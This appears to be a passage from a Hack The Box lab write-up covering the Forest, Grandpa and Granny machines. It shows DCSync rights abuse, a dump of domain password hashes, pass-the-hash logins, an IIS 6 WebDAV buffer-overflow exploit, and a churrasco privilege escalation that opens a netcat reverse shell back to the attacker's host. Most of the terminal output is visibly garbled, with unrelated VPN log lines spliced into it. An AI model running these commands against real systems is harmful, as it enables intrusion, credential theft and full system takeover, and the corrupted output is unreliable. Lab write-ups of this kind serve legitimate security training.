*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Add-DomainObjectAcl -Credential $cred -TargetIdentity 'DC=htb,DC=local' -PrincipalIdentity gio -Rights DCSync  
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> █
```

Note: The last command differs, this may be because BloodHound needs an update.

Now with the permissions we have we can use secretsdump.py to dump all the users' hashes

```
(kali㉿kali)-[~/HTB/Forest/priv_esc]  
$ secretsdump.py htb/gio:passwd123@10.10.10.161  
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra  
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied  
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)  
[*] Using the DRSUAPI method to get NTDS.DIT secrets  
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6 :::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::  
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8 :::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::  
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::  
htb.local\SM_2c8eeff0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::  
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::  
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::  
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::  
htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
```

Now with the nthash portion of the Administrator's hash we can attempt to Own the Administrator account with crackmapexec:

```
(kali㉿kali)-[~/HTB/Forest/priv_esc]  
$ crackmapexec smb 10.10.10.161 -u administrator -H 32693b11e6aa90eb43d32c72a07ceea6  
SMB      10.10.10.161    445    FOREST          [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)  
SMB      10.10.10.161    445    FOREST          [+] htb.local\administrator:32693b11e6aa90eb43d32c72a07ceea6 (Pwn3d!)
```

Now with psexec.py we can gain a shell onto the system:

```
(kali㉿kali)-[~/HTB/Forest/priv_esc]  
$ psexec.py -hashes 32693b11e6aa90eb43d32c72a07ceea6:32693b11e6aa90eb43d32c72a07ceea6 htb/administrator@10.10.10.161  
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra  
[*] Requesting shares on 10.10.10.161.....  
[*] Found writable share ADMIN$  
[*] Uploading file VutgiuRl.exe  
[*] Opening SVCManager on 10.10.10.161.....  
[*] Creating service TZyi on 10.10.10.161.....  
[*] Starting service TZyi.....  
[!] Press help for extra shell commands  
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32> whoami  
nt authority\system  
  
C:\Windows\system32> █
```

Note the first portion of the hash doesn't need to be accurate so duplicating the captures has works fine.

Grandpa/IIS6 WebDAV

The assessor began with an Nmap scan using the following commands:

```
sudo nmap -sV -p- -A 10.10.10.14 > grandpa_scan
```

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals that port 80 is open hosting Microsoft IIS.

```
(kali㉿kali)-[~/HTB/grandpa]
$ cat grandpa_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-28 14:17 EST
Nmap scan report for 10.10.10.14
Host is up (0.022s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Microsoft IIS httpd 6.0
|_http-title: Under Construction
|_http-server-header: Microsoft-IIS/6.0
|_http-methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE
| http-webdav-scan:
| WebDAV type: Unknown
| Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE,
| Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK,
| Server Date: Sat, 28 Jan 2023 19:19:00 GMT
| Server Type: Microsoft-IIS/6.0
| http-ntlm-info:
| Target_Name: GRANPA
| NetBIOS_Domain_Name: GRANPA
| NetBIOS_Computer_Name: GRANPA
| DNS_Domain_Name: granpa
| DNS_Computer_Name: granpa
| Product_Version: 5.2.3790
Warning: OSScan results may be unreliable because we could not find at least
Device type: general purpose|media device|extended key usage
Running (JUST GUESSING): Microsoft Windows 2000|XP|2003|PocketPC/CE (94%), BT
OS CPE: cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:windows_xp::sp1:p
microsoft:windows_ce:5.0.1400 cpe:/h:btvision:btvision%2b_box
Aggressive OS guesses: Microsoft Windows 2000 SP4 or Windows XP Professional
Windows Server 2003 SP1 or SP2 (93%), Microsoft Windows Server 2003 SP2 (93%
(91%), Microsoft Windows 2000 SP3/SP4 or Windows XPE SP1/SP2 (90%), Microsoft
), Microsoft Windows 2000 SP1 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
```

Using the vulnerability scanning capability of Nmap the assessor was able to determine that the server was

vulnerable to Frontpage extension anonymous login:

```
PORT=01 STATE SERVICE VERSION OK
80/tcp open 12 http 48 Microsoft IIS httpd 6.0 Extended key usage
|_http-server-header: Microsoft-IIS/6.0 EKU (str) TLS Web Server Authentication
|_http-enum:2:18:48 VERIFY EKU OK
|_ /postinfo.html: Frontpage file or folder, ST=City, L=London, O=HackTheBox
|_ /vti_bin/_vti_aut/author.dll: Frontpage file or folder CBC' initialized w
|_ /vti_bin/_vti_aut/author.exe: Frontpage file or folder message hash 'SHA256
|_ /vti_bin/_vti_adm/admin.dll: Frontpage file or folder-CBC' initialized w
|_ /vti_bin/_vti_adm/admin.exe: Frontpage file or folder message hash 'SHA256
|_ /vti_bin/fpcount.exe?Page=default.asp|Image=3: Frontpage file or folder
|_ /vti_bin/shtml.dll: Frontpage file or folder City, L=London, O=HackTheBox
|_ /vti_bin/shtml.exe: Frontpage file or folder
| vulners: 13:15:52 VERIFY EKU OK
| cpe:/a:microsoft:internet_information_services:6.0: usage
|_01-PACKETSTORM:93313 tifica6.0 has E https://vulners.com/packetstorm/PACKET
|_01-CVE-2009-4445ERI 6.0 EKU Ohttps://vulners.com/cve/CVE-2009-4445
|_01-CVE-2009-4444ERI 6.0 OK: dhttps://vulners.com/cve/CVE-2009-4444ckTheBox
|_http-frontpage-login:going Data Channel: Cipher 'AES-256-CBC' initialized w
| VULNERABLE:5:52 Outgoing Data Channel: Using 256 bit message hash 'SHA256
| Frontpage extension anonymous login: Cipher 'AES-256-CBC' initialized w
| State:3 VULNERABLEoming Data Channel: Using 256 bit message hash 'SHA256
| Default installations of older versions of frontpage extensions allow
|_01-28 14:12:56 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox
|     References:
|_01- http://insecure.org/sploits/Microsoft.frontpage.insecurities.html
|_http-csrf: Couldn't find any CSRF vulnerabilities. key usage
|_http-dombased-xss: Couldn't find any DOM based XSS. Web Server Authentication
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows=London, O=HackTheBox
```

A directory brute force reveals several directories with either no information or directories we cannot access:

```

2023-01-28 10:07:04 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackT
GENERATED WORDS: 4612
2023-01-28 16:07:04 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized
— Scanning URL: http://10.10.10.14/
+ http://10.10.10.14/_private (CODE:403|SIZE:1529)
⇒ DIRECTORY: http://10.10.10.14/_vti_bin/Using 256 bit message hash 'SHA256'
+ http://10.10.10.14/_vti_bin/_vti_adm/admin.dll (CODE:200|SIZE:195)
+ http://10.10.10.14/_vti_bin/_vti_aut/author.dll (CODE:200|SIZE:195)
+ http://10.10.10.14/_vti_bin/shtml.dll (CODE:200|SIZE:96)
+ http://10.10.10.14/_vti_cnf (CODE:403|SIZE:1529)
+ http://10.10.10.14/_vti_log (CODE:403|SIZE:1529) a key usage
+ http://10.10.10.14/_vti_pvt (CODE:403|SIZE:1529) LS Web Server Authentication
+ http://10.10.10.14/_vti_txt (CODE:403|SIZE:1529)
+ http://10.10.10.14/aspnet_client (CODE:403|SIZE:218)
⇒ DIRECTORY: http://10.10.10.14/images/ Cipher 'AES-256-CBC' initialized
⇒ DIRECTORY: http://10.10.10.14/Images/ Using 256 bit message hash 'SHA256'
2023-01-28 17:04:08 Incoming Data Channel: Cipher 'AES-256-CBC' initialized
— Entering directory: http://10.10.10.14/_vti_bin/b — message hash 'SHA256'
⇒ DIRECTORY: http://10.10.10.14/_vti_bin/_vti_aut/ TLSv1.3 TLS_AES_256_GCM_SHA256
2023-01-28 18:01:12 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackT
— Entering directory: http://10.10.10.14/images/ —
2023-01-28 18:01:12 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackT
— Entering directory: http://10.10.10.14/Images/ — usage
2023-01-28 18:01:12 + Certificate has EKU (str) TLS Web Server Authentication
— Entering directory: http://10.10.10.14/_vti_bin/_vti_aut/ —
2023-01-28 18:01:12 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackT
2023-01-28 18:01:12 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized
END_TIME: Sat Jan 28 18:14:24 2023 Channel: Using 256 bit message hash 'SHA256'
DOWNLOADED: 123060 - FOUND: 9 Data Channel: Cipher 'AES-256-CBC' initialized

```


Knowing the server version I decided to check searchsploit for publicly known exploits:

```

2023-01-28 10:07:04 Validating certificate extended key usage
[kali㉿kali)-[~/HTB/grandpa]@ate has EKU (str) TLS Web Server Authentication, expect
$ searchsploit iis 6.0
2023-01-28 16:07:04 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb
Exploit Title 2023-01-28 16:07:04 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 b
2023-01-28 16:07:04 Outgoing Data Channel: Using 256 bit message hash 'SHA256' for HMAC
Microsoft IIS 4.0/5.0/6.0 - Internal IP Address/Internal Network Name Disclosure 256 b
Microsoft IIS 5.0/6.0 FTP Server (Windows 2000) - Remote Stack Overflow 256 b
Microsoft IIS 5.0/6.0 FTP Server - Stack Exhaustion Denial of Service 256_GCM_SHA256, p
Microsoft IIS 6.0 - '/AUX /!'.aspx' Remote Denial of Service 256 b
Microsoft IIS 6.0 - ASP Stack Overflow Stack Exhaustion (Denial of Service) (MS10-065) 256 b
Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow 256 b
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass usage 256 b
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass(1) 256 b
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2) 256 b
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass(Patch), O=HackTheBox, CN=htb, 256 b
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities 256 b
Shellcodes: No Results coming Data Channel: Cipher 'AES-256-CBC' initialized with 256 b

```

The only exploit that may work is the WebDAV ScStoragePathFromUrl exploit. Luckily there is a github repository with an updated exploit script <https://github.com/g0rx/iis6-exploit-2017-CVE-2017-7269>:



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iis6-exploit-2017-CVE-2017-7269

iis6 exploit 2017 CVE-2017-7269

Running the script with a NetCat listener set up granted a reverse shell:

```
(kali㉿kali)-[~] VERIFY KU OK
$ nc -lvpn 6443:04 Validating certificate extended key usage
listening on [any] 6443 ... Certificate has EKU (str) TLS Web Server
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.14] 1060
Microsoft Windows [Version 5.2.3790]=0, C=UK, ST=City, L=London
(C) Copyright 1985-2003 Microsoft Corp. Cipher 'AES-256-CBC'
2023-01-28 16:07:04 Outgoing Data Channel: Using 256 bit message
c:\windows\system32\inetsrv>whoami Channel: Cipher 'AES-256-CBC'
whoami 2023-01-28 16:07:04 Incoming Data Channel: Using 256 bit message
nt authority\network service Channel: TLSv1.3, cipher TLSv1.3
2023-01-28 17:04:08 VERIFY OK: depth=1, C=UK, ST=City, L=London
c:\windows\system32\inetsrv>
```

Privilege Escalation

Now for privilege escalation we need a directory we can write to:

```
C:\wmpub>dir 2023-01-28 17:04:08 Incoming Data Channel: Using 256 bit message
dir 2023-01-28 17:04:08 Control Channel: TLSv1.3, cipher TLSv1.3
Volume in drive C: has no label. Depth=1, C=UK, ST=City, L=London
Volume Serial Number is FDCB-B9EF
2023-01-28 18:01:12 VERIFY KU OK
Directory of C:\wmpub 2023-01-28 18:01:12 Validating certificate extended key usage
2023-01-28 18:01:12 + Certificate has EKU (str) TLS Web Server
01/29/2023 01:46 AM <DIR> . 2023-01-28 18:01:12
01/29/2023 01:46 AM <DIR> .. 2023-01-28 18:01:12
01/29/2023 01:46 AM Outgoing Data Channel: Cipher 'AES-256-CBC'
04/12/2017 04:05 PM <DIR> test.txt 2023-01-28 18:01:12
2023-01-28 18:01:12 File(s) 7 bytes
2023-01-28 18:01:12 Data Channel: Cipher 'AES-256-CBC'
2023-01-28 18:01:12 wmiislog 256 bit message
2023-01-28 18:01:12 1 File(s) 1,367,478,272 bytes free
2023-01-28 18:01:12 Control Channel: TLSv1.3, cipher TLSv1.3
```

Now I can use systeminfo to get System Information on the target machine that I can use to find an exploit:

```
C:\wmpub>systeminfo
systeminfo 16:07:04 VERIFY KU OK
2023-01-28 16:07:04 Validating certificate extended key usage
Host Name: 16:07:04 ++ Cert GRANPA has EKU (str) TLS Web Server Authentication, expects T
OS Name: 28 16:07:04 VERIFY Microsoft(R) Windows(R) Server 2003, Standard Edition
OS Version: 16:07:04 VERIFY 5.2.3790 Service Pack 2 Build=3790, O=HackTheBox, CN=htb, na
OS Manufacturer: 04 Outgoing Microsoft Corporation 'AES-256-CBC' initialized with 256 bit
OS Configuration: 04 Outgoing Standalone Server using 256 bit message hash 'SHA256' for HMAC a
OS Build Type: 07:04 Incoming Uniprocessor Free cipher 'AES-256-CBC' initialized with 256 bit
Registered Owner: 04 Incoming HTBata Channel: Using 256 bit message hash 'SHA256' for HMAC a
Registered Organization: role=HTBannet: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer
Product ID: 17:04:08 VERIFY 69712-296-0024942-44782ity, L=London, O=HackTheBox, CN=HackThe
Original Install Date: 4/12/2017, 5:07:40 PM
System Up Time: 4:08 VERIFY 0 Days, 4 Hours, 39 Minutes, 57 Seconds
System Manufacturer: VMware, Inc.
System Model: 04:08 VERIFY VMware Virtual Platform LS Web Server Authentication, expects T
System Type: 7:04:08 VERIFY X86-based PC
Processor(s): 04:08 VERIFY 1 Processor(s) Installed, L=London, O=HackTheBox, CN=htb, na
2023-01-28 17:04:08 Outgoing [01]: x86 Family 6 Model 85 Stepping 7 GenuineIntel ~2294 Mhz
BIOS Version: 04:08 Outgoing INTEL - 6040000
Windows Directory: 3 Incoming C:\WINDOWS
System Directory: 08 Incoming C:\WINDOWS\system32
Boot Device: 7:04:08 Control \Device\HarddiskVolume1er TLSv1.3 TLS_AES_256_GCM_SHA384, peer
System Locale: 01:12 VERIFY en-us;English (United States)=London, O=HackTheBox, CN=HackThe
Input Locale: en-us;English (United States)
Time Zone: 18:01:12 VERIFY (GMT+02:00) Athens, Beirut, Istanbul, Minsk
Total Physical Memory: 1,023 MB
Available Physical Memory: 757 MB
Page File: Max Size: 2,470 MB
Page File: Available: 2,299 MB
Page File: In Use: 171 MB
Page File Location(s): 171 MB C:\pagefile.sys
Domain: -28 18:01:12 Incoming HTBata Channel: Cipher 'AES-256-CBC' initialized with 256 bit
Logon Server: 01:12 Incoming N/A
Hotfix(s): 18:01:12 Control 1 Hotfix(s) Installed. [01]: Q147222
```

Add this information to a systeminfo.txt file and use windows-exploit-suggester:

```
[kali㉿kali)-[~]� eth0/UP: Preserving recently used remote address: [AF_INET]142.234.200.38:1337
$ python2 windows-exploit-suggester.py --database 2023-01-26-mssb.xls --systeminfo systeminfo.txt
[*] initiating winsploit version 3.3... [+] bound
[*] database file detected as xls or xlsx based on extension:1337
[*] attempting to read from the systeminfo input file [142.234.200.38:1337, sid=e190d4cd c7711e06]
[+] systeminfo input file read successfully (ascii) L=London, O=HackTheBox, CN=HackTheBox CA, name=htb, emailAddress=info@hackthe
[*] querying database file for potential vulnerabilities
[*] comparing the 1 hotfix(es) against the 356 potential bulletins(s) with a database of 137 known exploits
[*] there are now 356 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin hentication, expects TLS Web Server Authentication
[+] windows version identified as 'Windows 2003 SP2 32-bit'
[*] 01-28 19:07:05 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb, name=htb, emailAddress=info@hackthe
[M] MS15-051: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (3057191) - Important
[*] https://github.com/hfiref0x/CVE-2015-1701, Win32k Elevation of Privilege Vulnerability, PoC
[*] https://www.exploit-db.com/exploits/37367/ -- Windows ClientCopyImage Win32k Exploit, MSF route 10.129.0.0 255.255.0.0
[*] https://www.exploit-db.com/exploits/37367/ -- Windows ClientCopyImage Win32k Exploit, MSF route 10.129.0.0 255.255.0.0
[+] MS15-010: Vulnerabilities in Windows Kernel-Mode Driver Could Allow Remote Code Execution (3036220) - Critical
[*] https://www.exploit-db.com/exploits/39035/ -- Microsoft Windows 8.1 - win32k Local Privilege Escalation (MS15-010), PoC
[*] https://www.exploit-db.com/exploits/37098/ -- Microsoft Windows - Local Privilege Escalation (MS15-010), PoC
[*] https://www.exploit-db.com/exploits/39035/ -- Microsoft Windows win32k Local Privilege Escalation (MS15-010), PoC
[*] 01-28 19:07:05 OPTIONS IMPORT: route-related options modified
[E] MS14-070: Vulnerability in TCP/IP Could Allow Elevation of Privilege (2989935) - Important
[*] http://www.exploit-db.com/exploits/35936/ -- Microsoft Windows Server 2003 SP2 - Privilege Escalation, PoC
[*] 01-28 19:07:05 OPTIONS IMPORT: data channel crypto options modified
[E] MS14-068: Vulnerability in Kerberos Could Allow Elevation of Privilege (3011780) - Critical
[*] http://www.exploit-db.com/exploits/35474/ -- Windows Kerberos - Elevation of Privilege (MS14-068), PoC
[*] 01-28 19:07:05 Options Data Channel using 256 bit message hash 'SHA256' for HMAC authentication
```

It list several exploit but none of which work. There happened to be a website with notes on Privilege escalation that provided the right exploit <https://mysecurityjournal.blogspot.com/p/client-side-attacks.html> setup a SMB

share and transfer file:

```
2023-01-28 19:07:05 Incoming Data Channel: Using 256 bit
C:\wmpub>copy \\10.10.14.4\share\nc.exe .
copy \\10.10.14.4\share\nc.exe Sequence Completed
The system cannot find the file specified.UK, ST=City, L=
.

C:\wmpub>copy \\10.10.14.4\share\nc.exe .
copy \\10.10.14.4\share\nc.exe certificate extended key usage
2023-01-18 file(s) copied. certificate has EKU (str) TLS Web
2023-01-28 20:07:05 VERIFY EKU OK
C:\wmpub>copy \\10.10.14.4\share\churrasco.exe .
copy \\10.10.14.4\share\churrasco.exe .
2023-01-18 file(s) copied.
2023-01-28 20:07:05 Incoming Data Channel: Using 256 bit
2023-01-28 20:07:05 Incoming Data Channel: Cipher 'AES-256-CBC' initialized
C:\wmpub>dir
dir 0:07:05 Incoming Data Channel: Using 256 bit
dir 3-01-28 20:07:05 Control Channel: TLSv1.3, cipher TLS_AES_256_GCM_SHA256
Volume in drive C has no label.
Volume Serial Number is FDCB-B9EF
Volume Serial Number is FDCB-B9EF th=1, C=UK, ST=City, L=London, O=HackTheBox

Directory of C:\wmpub
RIFY KU OK
2023-01-28 21:07:05 Validating certificate extended key usage
01/29/2023 05:05 AM++ C<DIR>ertificate has EKU (str) TLS Web
01/29/2023 05:05 AMVERI<DIR>U OK .. ..
01/29/2023 02:02 AMVERIFY OK: d31,232 churrasco.exe, L=London, O=HackTheBox
01/29/2023 04:55 AMOutgoing Data Channel: Cipher 'AES-256-CBC' initialized
04/12/2017 04:05 PMOutg<DIR>Data Chann wmiislog 256 bit
2023-01-28 21:02 File(s) 69,848 bytes cipher 'AES-256-CBC'
2023-01-28 21:03 Dir(s) 1,360,846,848 bytes free 56 bits
2023-01-28 21:07:05 Control Channel: TLSv1.3, cipher TLS_AES_256_GCM_SHA256
```

Now we can run the exploit and have it use NetCat to another listener:

```
2023-01-28 21:03 DIR(S) 1,360,846,848 bytes free 56 bits
2023-01-28 21:07:05 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized
C:\wmpub>.\churrasco.exe -d "C:\wmpub\nc.exe -e cmd.exe 10.10.14.4 8080"
.\churrasco.exe -d "C:\wmpub\nc.exe -e cmd.exe 10.10.14.4 8080" initialized
/churrasco/>Current User: NETWORK SERVICE
/churrasco/>Getting Rpcss PID: 668
/churrasco/>Found Rpcss PID: 668
/churrasco/>Searching for Rpcss threads = 1129
/churrasco/>Found Thread: 672
/churrasco/>Thread not impersonating, looking for another thread ...
/churrasco/>Found Thread: 676
/churrasco/>Thread not impersonating, looking for another thread ...
/churrasco/>Found Thread: 684
/churrasco/>Thread impersonating, got NETWORK SERVICE Token: 0x734ackTheBox
/churrasco/>Getting SYSTEM token from Rpcss Service ...
/churrasco/>Found SYSTEM token 0x72c
/churrasco/>Running command with SYSTEM Token ...
/churrasco/>Done, command should have ran as SYSTEM!
```

```
(kali㉿kali)-[~] + Certificate has EKU (str) TLS Web Server A
$ sudo mv ~/HTB/grandpa/churrasco.exe impacket/impacket/
2023-01-28 21:07:05 VERIFY OK: depth=0, C=UK, ST=City, L=London,
(kali㉿kali)-[~] Outgoing Data Channel: Cipher 'AES-256-CBC' i
$ nc -lvpn 8080 05 Outgoing Data Channel: Using 256 bit message
listening on [any] 8080 coming Data Channel: Cipher 'AES-256-CBC' i
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.14] 1037 message
Microsoft Windows [Version 5.2.3790] TLSv1.3, cipher TLSv1.3 TLS
(C) Copyright 1985-2003 Microsoft Corp.=3600/3600 bytes=225048/-1
2023-01-28 22:07:05 VERIFY OK: depth=1, C=UK, ST=City, L=London,
C:\WINDOWS\TEMP>■
2023-01-28 22:07:05 VERIFY KU OK
2023-01-28 22:07:05 Validating certificate extended key usage
2023-01-28 22:07:05 + Certificate has EKU (str) TLS Web Se
```

Now we have Administrative Privileges:

```
2023-01-28 22:07:05 VERIFY OK: depth=0, C=UK, ST=City, L=London,
C:\WINDOWS\TEMP>whoami
whoami 2023-01-28 22:07:05 VERIFY KU OK
nt authority\system Validating certi
2023-01-28 22:07:05 + Certificate h
C:\WINDOWS\TEMP>■ 05 VERIFY EKU OK
2023-01-28 22:07:05 VERIFY OK: depth=1, C=UK, ST=City, L=London,
```

Granny/WebDAV Arbitrary Upload

The assessor began with an Nmap scan using the following commands:

sudo nmap -sV -p- -A 10.10.10.15 > granny_scan

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals that port 80 is open hosting Microsoft IIS.

```
Host is up (0.023s latency).
Not shown: 65534 filtered ports (no-response)
PORT STATE SERVICE
80/tcp open http Microsoft IIS httpd 6.0
|_http-methods: TRACE DELETE COPY MOVE PROPFIND
|_http-webdav-scan: Outgoing Data Channel: Cipher 'AES-256-CBC'
|_Server Type: Microsoft-IIS/6.0
|_WebDAV type: Unknown
|_Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, PUT, POST
|_Server Date: Sun, 29 Jan 2023 03:50:50 GMT
|_Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST
|_http-ntlm-info: 05 VERIFY OK: depth=1, C=UK, ST=City, L=London
| Target_Name: GRANNY
| NetBIOS_Domain_Name: GRANNY
| NetBIOS_Computer_Name: GRANNY
| DNS_Domain_Name: granny
| DNS_Computer_Name: granny
| Product_Version: 5.2.3790
|_http-title: Under Construction
|_http-server-header: Microsoft-IIS/6.0
Warning: OSScan results may be unreliable because we could not
Device type: general purpose|media device
Running (JUST GUESSING): Microsoft Windows 2000|XP|2003|PocketPC
OS CPE: cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:win
microsoft:windows_ce:5.0.1400 cpe:/h:btvision:btvision%2b_box
Aggressive OS guesses: Microsoft Windows 2000 SP4 or Windows XP
Windows Server 2003 SP1 or SP2 (93%), Microsoft Windows Server
(91%), Microsoft Windows 2000 SP3/SP4 or Windows XP SP1/SP2 (9
), Microsoft Windows 2000 SP1 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Since this is an older version of IIS we can use a tool known as *davtest* to test a site for upload capability:

```

(kali㉿kali)-[~] VERIFY EKU OK
$ davtest2 --url0 http://10.10.10.15=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb, name=htb, email=htb@htb.local
*****
Testing DAV connection going Data Channel: Using 256 bit message hash 'SHA256' for HMAC authentication
OPEN 2023-01-28 21:07:05 SUCCEED:king Data Channehttp://10.10.10.15-CBC initialized with 256 bit key
*****
NOTE 01 Random string for this session: 4jWYpIgY
***** message hash 'SHA256' for HMAC authentication
*****25048/-1 pkts=1229/0
Creating directory VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox, CN=HackTheBox CA, name=MKC0L
SUCCEED: Created http://10.10.10.15/DavTestDir_4jWYpIgY
*****
Sending test files Validating certificate extended key usage
PUT 2023-01-28 21:07:07 SUCCEED:ertificat http://10.10.10.15/DavTestDir_4jWYpIgY/davtest_4jWYpIgY.pl5 Web Serve
PUT 2023-01-28 21:07:07 SUCCEED:FY EKU (str) http://10.10.10.15/DavTestDir_4jWYpIgY/davtest_4jWYpIgY.cfm
PUT 2023-01-28 21:07:07 FAILVERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb, name=htb, email=htb@htb.local
PUT 2023-01-28 21:07:07 FAILOutgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
PUT 2023-01-28 21:07:07 SUCCEED:ing Da http://10.10.10.15/DavTestDir_4jWYpIgY/davtest_4jWYpIgY.phpentication
PUT 2023-01-28 21:07:07 FAILIncoming Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
PUT 2023-01-28 21:07:07 SUCCEED:ming Da http://10.10.10.15/DavTestDir_4jWYpIgY/davtest_4jWYpIgY.jspentication
PUT 2023-01-28 21:07:07 SUCCEED:rol Char http://10.10.10.15/DavTestDir_4jWYpIgY/davtest_4jWYpIgY.htmlrtificate
PUT 2023-01-28 21:07:07 SUCCEED: soft re http://10.10.10.15/DavTestDir_4jWYpIgY/davtest_4jWYpIgY.txt
PUT 2023-01-28 21:07:07 SUCCEED:FY OK: http://10.10.10.15/DavTestDir_4jWYpIgY/davtest_4jWYpIgY.jhtmlCA, name=jhtml
PUT 2023-01-28 21:07:07 SUCCEED:html FAIL
*****
Checking for test file executiontificate extended key usage
EXEC 2023-01-28 21:07:07 FAIL+ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Serve
EXEC 2023-01-28 21:07:07 FAILVERIFY EKU OK
EXEC 2023-01-28 21:07:07 FAILVERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb, name=htb, email=htb@htb.local
EXEC 2023-01-28 21:07:07 FAILOutgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
EXEC 2023-01-28 21:07:07 SUCCEED:ing Da http://10.10.10.15/DavTestDir_4jWYpIgY/davtest_4jWYpIgY.htmlentication
EXEC 2023-01-28 21:07:07 SUCCEED:ming Da http://10.10.10.15/DavTestDir_4jWYpIgY/davtest_4jWYpIgY.txt/
EXEC 2023-01-28 21:07:07 FAILIncoming Data Channel: Using 256 bit message hash 'SHA256' for HMAC authentication
2023-01-28 23:07:05 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate
*****

```

Notice it only allows txt and html files to be uploaded and executed. Lets test the upload capability manually. I'll echo text into a test file, then using curl upload the file, and test if the file is actually there.:)

```

